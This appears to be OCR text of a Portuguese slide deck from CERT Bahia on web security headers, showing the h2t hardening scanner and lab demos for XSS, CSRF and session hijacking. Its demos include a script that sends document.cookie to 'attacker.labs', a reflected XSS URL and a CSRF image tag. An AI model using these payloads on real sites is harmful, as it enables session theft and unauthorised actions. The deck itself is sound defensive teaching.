


- Fonte: https://www.imperva.com/learn/application-security/man-in-the-middle-attack-mitm/

Cross-Site Scripting

- Aplicação recebe dados do usuário e essa entrada é exibida na resposta da requisição
- Porém essa entrada não é sanitizada
- Essas entradas podem então ser interpretadas como scripts...

Cross-Site Scripting




- Fonte: https://dadario.com.br/xss-guia-explicativo/

Cross-Site Request Forgery

- Ao acessar uma página será feita uma requisição ao sistema vulnerável pelo navegador do usuário
  - Essa requisição parecerá ter sido feita de forma legítima
    - Utilizará contexto e privilégios do usuário na aplicação

Cross-Site Request Forgery




- Fonte: https://dadario.com.br/csrf-o-que-e/

Click Jacking

- Usuário acessa e interage com uma página
  - Às vistas do usuário, ele está interagindo com o site visível
  - Não visível ao usuário, a interação dele está sendo feita com um site que está escondido na página

Click Jacking



- Fonte: https://www.owasp.org/index.php/Testing_for_Clickjacking_(OTG-CLIENT-009)

Problemas de Segurança

- Information Disclosure
- Session Hijacking
- Man in the Middle
- Cross-Site Scripting
- Cross-Site Request Forgery
- Click Jacking

Problemas de Segurança

- ✓ Information Disclosure
- Session Hijacking
- Man in the Middle
- Cross-Site Scripting
- Cross-Site Request Forgery
- Click Jacking

Problemas de Segurança

- ✓ Information Disclosure
- ✓ Session Hijacking
- Man in the Middle
- Cross-Site Scripting
- Cross-Site Request Forgery
- Click Jacking

Problemas de Segurança

- ✓ Information Disclosure
- ✓ Session Hijacking
- ✓ Man in the Middle

- Cross-Site Scripting
- Cross-Site Request Forgery
- Click Jacking

Problemas de Segurança

- ✓ Information Disclosure
- ✓ Session Hijacking
- ✓ Man in the Middle
- ✓ Cross-Site Scripting
- Cross-Site Request Forgery
- Click Jacking

Problemas de Segurança

- ✓ Information Disclosure
- ✓ Session Hijacking
- ✓ Man in the Middle
- ✓ Cross-Site Scripting
- ✓ Cross-Site Request Forgery
- Click Jacking

Problemas de Segurança

- ✓ Information Disclosure
- ✓ Session Hijacking
- ✓ Man in the Middle
- ✓ Cross-Site Scripting
- ✓ Cross-Site Request Forgery
- ✓ Click Jacking

Cabeçalhos para Segurança

Informações da Aplicação

- Podem exibir informações específicas da stack da aplicação para o atacante
- Remova-os ou diminua o detalhamento
- Exemplos:
  - Server
  - X-Powered-By
  - X-AspNet-Version
  - Set-Cookie
  - ...

Cookies Flags

- HttpOnly ~~*session hijacking*~~
  - Uso do cookie deve ser só em tráfego HTTP

Cookies Flags

- HttpOnly ~~*session hijacking*~~
  - Uso do cookie deve ser só em tráfego HTTP
- Secure ~~*information disclosure & MITM*~~
  - Envio do cookie apenas via HTTPS

Cookies Flags

- HttpOnly ~~*session hijacking*~~
  - Uso do cookie deve ser só em tráfego HTTP
- Secure ~~*information disclosure & MITM*~~
  - Envio do cookie apenas via HTTPS
- SameSite ~~*CSRF*~~
  - Envio somente se requisição for pelo próprio site

Referrer Policy

- Informa o que deve ser enviado no cabeçalho Referer das requisições seguintes
- Podem ser definidas condições, como protocolo, destino…
- ~~*information disclosure*~~

X-XSS-Protection

- Define como o navegador deve atuar com seu filtro de XSS refletido
- Definição de qual ação tomar:
  - Bloquear
  - Sanitizar
  - Aceitar
  - Reportar
- ~~*XSS*~~

X-Frame-Options

- Informa ao navegador se o site pode ser utilizado como um frame ou não
- ~~*Click Jacking*~~

Content-Security-Policy

- Informa ao navegador de onde o site poderá carregar recursos
  - **JavaScript inline**
  - JavaScript externo
- ~~*XSS*~~

Strict-Transport-Security

- Famoso **HSTS**
- Informa ao navegador que até determinado período de tempo o site só deve ser acessado via HTTPS
- Possibilidade de deixar essa informação hardcoded no navegador
- ~~*MITM*~~

Public-Key-Pins

- Informa ao navegador qual a chave utilizada pelo site
- Guarda essa informação para o futuro: **conexões que vierem com chaves diferentes não serão aceitas**
- ~~*MITM*~~

Public-Key-Pins

- Informa ao navegador qual a chave utilizada pelo site
- Guarda essa informação para o futuro: **conexões que vierem com chaves diferentes não serão aceitas**
- ~~*MITM*~~
- **Atenção**: evite autossabotagem: informe ao menos duas chaves

Teste

h2t

- **H**TTP **H**ardening **T**ool
- https://certbahia.pop-ba.rnp.br/projects/h2t/
- Analisa cabeçalhos HTTP de uma aplicação e sugere melhorias
  - Cabeçalhos a remover/modificar
  - Cabeçalhos a adicionar

h2t master $ ./h2t.py list

```
 ____ ____ ____
||h |||2 |||t ||
||__|||__|||__||
|/__\|/__\|/__\|
```

https://github.com/gildasio/h2t

[-] Cookie not HTTP Only
[-] Cookie not over SSL/TLS
[-] Cookie not only from SameSite
[-] X-Permitted-Cross-Domain-Policies too open
[-] Referrer-Policy with bad practices
[-] Server
[-] Public-Key-Pins without a backup key
[-] HSTS without includeSubDomains
[-] HSTS without preload
[-] Content-Security-Policy too permisive
[-] Access-Control-Allow-Origin too open
[+] X-XSS-Protection
[+] Feature-Policy
[+] X-Permitted-Cross-Domain-Policies
[+] X-Frame-Options
[+] Referrer-Policy
[+] Clear-Site-Data
[+] Except-CT
[+] Public-Key-Pins
[+] HTTP Strict Transport Security [HSTS]
[+] X-Content-Type-Options
[+] Content-Security-Policy
[+] X-Download-Options

h2t master $ ./h2t.py scan -s www.ufba.br

```
o    --   o
|    o  o  |
O--o    /  -o-
|  |  /    |
o  o o--o  o
```

https://github.com/gildasio/h2t

Output explanation:

- **[+]** Good headers. Already used in your website. Good job!
- **[+]** Good headers. We recommend applying it
- **[-]** Bad headers. We recommend remove it

http://www.ufba.br

- **[-]** Cookie not HTTP Only
- **[-]** Cookie not over SSL/TLS
- **[-]** Cookie not only from SameSite
- **[-]** Server
- **[+]** X-Frame-Options
- **[+]** X-Content-Type-Options

Scan Básico e Outputs

Exemplo

Session Hijacking


```
<script>
img = document.createElement(‘img’)
img.src = ‘//attacker.labs/’ + document.cookie
document.body.appendChild(img)
</script>
```

Session Hijacking

```
<script>
img = document.createElement(‘img’)
img.src = ‘//attacker.labs/’ + document.cookie
document.body.appendChild(img)
</script>
```

Apache
Header edit Set-Cookie ^(.*)$ $1;HttpOnly

Session Hijacking



Cross-Site Script

<script>alert(‘XSS Vuln’)</script>

http://vuln.labs/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS+Vuln%27%29%3C%2Fscript%3E#

Fixing Cross-Site Script

<script>alert(‘XSS Vuln’)</script>

http://vuln.labs/vulnerabilities/xss_r/?name=%3Cscript%3Ealert%28%27XSS+Vuln%27%29%3C%2Fscript%3E#

Apache
Header set X-XSS-Protection "1; mode=block"

Cross-Site Script

Cross-Site Request Forgery

```
<img src="http://vuln.labs/logout.php" alt="text">
```

Fixing CSRF

<img src="http://vuln.labs/logout.php" alt="text">

Apache
Header edit Set-Cookie ^(.*)$ $1;SameSite=strict

Cross-Site Request Forgery

Referências

$ git clone https://github.com/gildasio/h2t
$ cd h2t
$ pip install -r requirements.txt
$ ./h2t.py list --print description refs

Obrigado!

Dúvidas?

certbahia@pop-ba.rnp.br

certbahia.pop-ba.rnp.br/projects/h2t/